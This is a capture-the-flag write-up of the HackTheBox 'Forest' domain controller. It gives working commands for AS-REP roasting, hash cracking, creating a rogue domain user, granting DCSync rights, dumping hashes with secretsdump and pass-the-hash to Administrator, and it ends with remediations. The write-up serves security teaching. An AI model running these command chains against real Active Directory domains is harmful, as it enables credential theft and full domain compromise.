Introduction
Forest is a Windows Active Directory Domain Controller on HackTheBox. This box demonstrates common AD misconfigurations and attack paths including AS-REP Roasting, privileged group abuse, and DCSync attacks.
- Difficulty: Easy
- OS: Windows
- Skills: AD Enumeration, AS-REP Roasting, Privilege Escalation, DCSync
Reconnaissance
Nmap Scan
nmap -sC -sV -Pn 10.129.1.248
Key findings:
| Port | Service | Significance |
|---|---|---|
| 53 | DNS | Domain Controller |
| 88 | Kerberos | AD Authentication |
| 135 | RPC | Windows RPC |
| 389/3268 | LDAP | AD Directory |
| 445 | SMB | File sharing |
| 5985 | WinRM | Remote management |
Domain: htb.local
Computer: FOREST.htb.local
This is clearly an Active Directory Domain Controller.
Enumeration
User Enumeration via RPC
First, I added the domain to my hosts file:
echo "10.129.1.248 htb.local forest.htb.local" | sudo tee -a /etc/hosts
Then enumerated users via RPC null session:
rpcclient -U "" -N 10.129.1.248 -c "enumdomusers"

Found several users including a service account: svc-alfresco
AS-REP Roasting
What is AS-REP Roasting?
When a user has “Do not require Kerberos preauthentication” enabled, we can request an encrypted TGT without knowing their password. The TGT is encrypted with the user’s password hash, which we can crack offline.
Requesting the Hash
impacket-GetNPUsers htb.local/svc-alfresco -dc-ip 10.129.1.248 -no-pass -format hashcat

Got a hash for svc-alfresco!
Cracking the Hash
hashcat -m 18200 hash.txt /usr/share/wordlists/rockyou.txt

Password found: s3rvice
Initial Access
WinRM Connection
With valid credentials, I connected via Evil-WinRM:
evil-winrm -i 10.129.1.248 -u svc-alfresco -p 's3rvice'
Privilege Escalation
Enumerating Group Memberships
whoami /all

Key finding: svc-alfresco is a member of Account Operators!
Account Operators Privilege
The Account Operators group can:
- Create and modify user accounts
- Add users to most groups
- Cannot directly modify Domain Admins, but can abuse other paths
Attack Path
Account Operators
       │
       ▼
Create new user "hacker"
       │
       ▼
Add to "Exchange Windows Permissions"
       │
       ▼
Grant DCSync rights
       │
       ▼
Dump Administrator hash
       │
       ▼
Pass-the-Hash → Domain Admin
Executing the Attack
Step 1: Create a New User
net user hacker Password123! /add /domain
Step 2: Add to Exchange Windows Permissions
net group "Exchange Windows Permissions" hacker /add /domain
Step 3: Grant DCSync Rights
The Exchange Windows Permissions group has WriteDacl on the domain. I used impacket to grant DCSync rights:
impacket-dacledit -action 'write' -rights 'DCSync' -principal 'hacker' -target-dn 'DC=htb,DC=local' 'htb.local/hacker:Password123!' -dc-ip 10.129.1.248

Step 4: DCSync Attack
impacket-secretsdump htb.local/hacker:'Password123!'@10.129.1.248
Output:
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Step 5: Pass-the-Hash
evil-winrm -i 10.129.1.248 -u Administrator -H '32693b11e6aa90eb43d32c72a07ceea6'
Key Concepts Explained
AS-REP Roasting
| Step | Description |
|---|---|
| 1 | User has “Do not require Kerberos preauthentication” set |
| 2 | Attacker requests TGT without password |
| 3 | DC returns encrypted ticket |
| 4 | Attacker cracks offline to get password |
DCSync Attack
| Step | Description |
|---|---|
| 1 | Attacker has Replicating Directory Changes rights |
| 2 | Attacker impersonates a Domain Controller |
| 3 | Requests password data via replication |
| 4 | DC sends all password hashes |
Why This Worked
| Misconfiguration | Impact |
|---|---|
| Pre-auth disabled on svc-alfresco | AS-REP Roasting possible |
| Weak password (s3rvice) | Easy to crack |
| svc-alfresco in Account Operators | Can create users and modify groups |
| Exchange Windows Permissions has WriteDacl | Can grant DCSync rights |
Defensive Measures
| Issue | Remediation |
|---|---|
| AS-REP Roasting | Require pre-authentication for all accounts |
| Weak passwords | Enforce strong password policy |
| Account Operators membership | Limit privileged group membership |
| Exchange permissions | Audit and remove unnecessary AD permissions |
| Service accounts | Use Group Managed Service Accounts (gMSA) |
Tools Used
- Nmap
- rpcclient
- Impacket (GetNPUsers, dacledit, secretsdump)
- Hashcat
- Evil-WinRM
Lessons Learned
- Service accounts are targets — They often have weak passwords and excessive privileges
- Group memberships matter — Account Operators can lead to domain compromise
- Exchange groups are dangerous — Exchange Windows Permissions has powerful AD rights
- DCSync is devastating — Once you have DCSync rights, you own the domain
References
This writeup is for educational purposes. Only test on systems you have permission to access.